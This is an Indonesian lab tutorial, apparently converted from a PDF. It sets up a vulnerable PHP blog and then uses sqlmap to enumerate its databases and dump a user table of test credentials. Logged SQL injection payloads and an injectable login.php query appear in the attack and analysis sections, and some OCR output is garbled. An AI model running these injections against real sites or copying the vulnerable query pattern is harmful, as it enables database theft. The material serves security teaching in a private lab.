
- Cari file **blog.tar.gz**, kemudian drop file ke sebelah kanan. Kemudian buka folder `/var/www/html` hingga keluar tampilan seperti gambar dibawah yang sebelah kanan




- Pada `/var/www/html` buka folder **blog** buka file **koneksi.php**. Kemudian pada halaman file ini **ubah user dan pass**. Kemudian klik **X** jika sudah selesai.



- Kemudian kembali ke debian. Ketik **apt-get install phpmyadmin** untuk menginstall phpmyadmin untuk menampilkan database server dalam bentuk grafik



- Masuk ke chrome lalu search ip debian/phpmyadmin



7. Buka chrome, kemudian search ip debian/blog maka akan keluar seperti pada gambar dibawah



My Blog

Bendless Love

Tanggal 2013-05-29 00:00:00

That Darn Katz!

Tanggal 2013-06-05 23:10:35


How Hermes Requisitioned His Groove Back

Tanggal 2013-06-05 23:20:24



B. ATTACKING (Dengan SQLMAP)

1. Langkah pertama buka website (**192.168.110.188/blog/**), selanjutnya pilih **That Darn Katz**, dan terakhir copy link php



My Blog

[Bendless Love](#)


Tanggal 2013-05-29 00:00:00

[That Darn Katz!](#)

Tanggal 2013-06-05 23:10:35

[How Hermes Requisitioned His Groove Back](#)

Tanggal 2013-06-05 23:20:24



My Blog

[That Darn Katz!](#)

Tanggal 2013-06-05 23:10:35

It must be wonderful. Does anybody else feel jealous and aroused and worried? Is today's hectic lifestyle making you tense and impatient? Soothe us with sweet lies. That's right, baby. I ain't your loverboy Flexo, the guy you love so much. You even love anyone pretending to be him!

- Goodbye, friends. I never thought I'd die like this. But I always really hoped.
- They're like PS4, except I'm having them!
- Come, Comrade Bender! We must take to the streets!


[Anthology of Interest I](#)

Hey, whatcha watching? They're like PS4, except I'm having them! Well I'da done better, but it's plum hard pleading a case while awaiting trial for that there incompetence. Yes, except the Dave Matthews Band doesn't rock. I suppose I could part with 'one' and still be feared...

[Teenage Mutant Leela's Hurdles](#)

Oh, but you can. But you may have to metaphorically make a deal with the devil. And by "devil", I mean Robot Devil. And by "metaphorically", I mean get your coat. Please, Don-Bot... look into your hard drive, and open your mercy file! It's a T. It goes "tuh". I guess if you want children beaten, you have to do it yourself.





2. Selanjutnya buka terminal pada kali linux, lalu masuk ke root, selanjutnya ketikan perintah **sqlmap -u <http://192.168.110.188/blog/post.php?id=1~--dbs>** untuk mendapatkan daftar database

```

root@kali:~/home/kali
# sqlmap -u http://192.168.48.188/blog/post.php?id=1~ --dbs
[...]
[*] starting @ 20:53:14 /2023-02-15/
[20:53:14] [INFO] resuming back-end DBMS 'mysql'
[20:53:14] [INFO] testing connection to the target URL
[20:53:14] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 1247=1247


    Type: error-based
    Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=2 AND (SELECT 3253 FROM(SELECT COUNT(*),CONCAT(0x717a6a7071,(SELECT (ELT(3253=3253,1))),0x717a767071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN S GROUP BY x)a)

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 7122 FROM (SELECT (SLEEP(5)))kehA)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-9526 UNION ALL SELECT NULL,NULL,CONCAT(0x717a6a7071,0x6e4365476e77414776687a786f70615875584849556b7462616d766f6b666a4c754c4250536d4a47,0x717a767071),
[...]

```

3. Hasil dari eksploitasi database



```
Kali-Linux-2022.2-virtualbox-amd64 [Berjalan] - Oracle VM VirtualBox
Berkas Mesin Tiski Masukan Peranti Bantuan
root@kali:/home/kali
File Actions Edit View Help
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 1247=1247

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=2 AND (SELECT 3253 FROM(SELECT COUNT(*),CONCAT(0x717a6a7071,(SELECT (ELT(3253=3253,1))),0x717a767071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN
S GROUP BY x)a)


Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SELECT 7122 FROM (SELECT(SLEEP(5)))kehA)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-9526 UNION ALL SELECT NULL,NULL,CONCAT(0x717a6a7071,0x6e4365476e7714776687a786f70615875584849556b7462616d766f6b666a4c754c4250536d4a47,0x717a767071),
NULL-- -
[20:53:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[20:53:14] [INFO] fetching database names
available databases [5]:
[*] blog
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[20:53:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.48.188'
[*] ending @ 20:53:14 /2023-02-15

[root@kali]:~/home/kali]
# sqlmap -u http://192.168.48.188/blog/post.php?id=1-- -dbs
```

4. Selanjutnya ketikan perintah **sqlmap -u**


<http://192.168.110.188/blog/post.php?id=1-- -D blog --tables> Perintah **--tables** digunaakan untuk mencari tahu tables tertentu (**blog**)



```
[20:53:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.48.188'
[*] ending @ 20:53:14 /2023-02-15

[root@kali]:~/home/kali]
# sqlmap -u http://192.168.48.188/blog/post.php?id=1-- -D blog --tables
```

5. Perintah diatas akan menampilkan hasil seperti pada gambar nomer 5



```
Kali-Linux-2022.2-virtualbox-amd64 [Berjalan] - Oracle VM VirtualBox
Berkas Mesin Tiski Masukan Peranti Bantuan
root@kali:/home/kali
File Actions Edit View Help
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 1247=1247

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=2 AND (SELECT 3253 FROM(SELECT COUNT(*),CONCAT(0x717a6a7071,(SELECT (ELT(3253=3253,1))),0x717a767071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN
S GROUP BY x)a)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SELECT 7122 FROM (SELECT(SLEEP(5)))kehA)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-9526 UNION ALL SELECT NULL,NULL,CONCAT(0x717a6a7071,0x6e4365476e7714776687a786f70615875584849556b7462616d766f6b666a4c754c4250536d4a47,0x717a767071),
NULL-- -
[20:59:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[20:59:51] [INFO] fetching tables for database: 'blog'
Database: blog
[2 tables]
+-----+
| user |
| post |
+-----+
[20:59:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.48.188'
[*] ending @ 20:59:51 /2023-02-15


[root@kali]:~/home/kali]
```

6. Selanjutnya ketikan perintah **sqlmap -u**
<http://192.168.110.188/blog/post.php?id=1~> -D blog -T user --dump,
--dump digunakan untuk mengeksploit user yang berisi username, password, email yang tertera pada tables user

```
[20:59:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.48.188'
[*] ending @ 20:59:51 /2023-02-15

[root@kali]-[~/home/kali]
└─# sqlmap -u http://192.168.48.188/blog/post.php?id=1~ -D blog -T user --dump
```


7. Hasil dari eksploit masukan pada username dan password login



```
Kali-Linux-2022.2-virtualbox-amd64 [Berjalan] - Oracle VM VirtualBox
Berkas Mesin Tiltik Masukan Peranti Bantuan
File Actions Edit View Help
Payload: id=2 AND (SELECT 3253 FROM(SELECT COUNT(*),CONCAT(0x717a6a7071,(S
S GROUP BY x)a))
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SELECT 7122 FROM (SELECT(SLEEP(5)))keha)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-9526 UNION ALL SELECT NULL,NULL,CONCAT(0x717a6a7071,0x6e43654
NULL-- -
[21:00:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[21:00:50] [INFO] fetching columns for table 'user' in database 'blog'
[21:00:50] [INFO] fetching entries for table 'user' in database 'blog'
Database: blog
Table: user
[2 entries]
+-----+-----+-----+
| id | email | password | username |
+-----+-----+-----+
| 1 | csi@example.com | testing | csi |
| 2 | woot@example.com | p4ssw0rd | woot |
+-----+-----+-----+
[21:00:50] [INFO] table 'blog.user' dumped to CSV file '/root/.local/share/s
[21:00:50] [INFO] fetched data logged to text files under '/root/.local/share/s
[*] ending @ 21:00:50 /2023-02-15

[root@kali]-[~/home/kali]
└─#
```


8. Jika sudah berhasil masuk ke halaman ini berarti proses attacking kita berhasil



```
Kali-Linux-2022.2-virtualbox-amd64 [Berjalan] - Oracle VM VirtualBox
Berkas Mesin Tiltik Masukan Peranti Bantuan
File Actions Edit View Help
Payload: id=2 AND (SELECT 3253 FROM(SELECT COUNT(*),CONCAT(0x717a6a7071,(S
S GROUP BY x)a))
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SELECT 7122 FROM (SELECT(SLEEP(5)))keha)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-9526 UNION ALL SELECT NULL,NULL,CONCAT(0x717a6a7071,0x6e43654
NULL-- -
[21:00:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[21:00:50] [INFO] fetching columns for table 'user' in database 'blog'
[21:00:50] [INFO] fetching entries for table 'user' in database 'blog'
Database: blog
Table: user
[2 entries]
+-----+-----+-----+
| id | email | password | username |
+-----+-----+-----+
| 1 | csi@example.com | testing | csi |
| 2 | woot@example.com | p4ssw0rd | woot |
+-----+-----+-----+
[21:00:50] [INFO] table 'blog.user' dumped to CSV file '/root/.local/share/s
[21:00:50] [INFO] fetched data logged to text files under '/root/.local/share/s
[*] ending @ 21:00:50 /2023-02-15

[root@kali]-[~/home/kali]
└─#
```

C. ANALISIS



```
GNU nano 5.4                                admin login.php
?php

session_start();
include 'koneksi.php';

if (isset($_POST['submit'])) {


    $username =mysqli_real_escape_string($conn, $_POST['username']);
    $password =mysqli_real_escape_string($conn, SHA1($_POST['password']));

    $login = mysqli_query($conn, "SELECT * FROM user WHERE username = '{$_POST['username']}' AND password = '{$_POST['password']}'");

    if (mysqli_num_rows($login) == 0) {
        die("Username atau password salah!");
    } else {
        $_SESSION['admin'] = 1;
        header("Location: admin.php");
    }
}

[ Read 52 lines ]
[G] Help [^O] Write Out [^W] Where Is [^K] Cut [^T] Execute [^C] Location
[X] Exit [^R] Read File [^\\] Replace [^U] Paste [^J] Justify [^] Go To Line
```

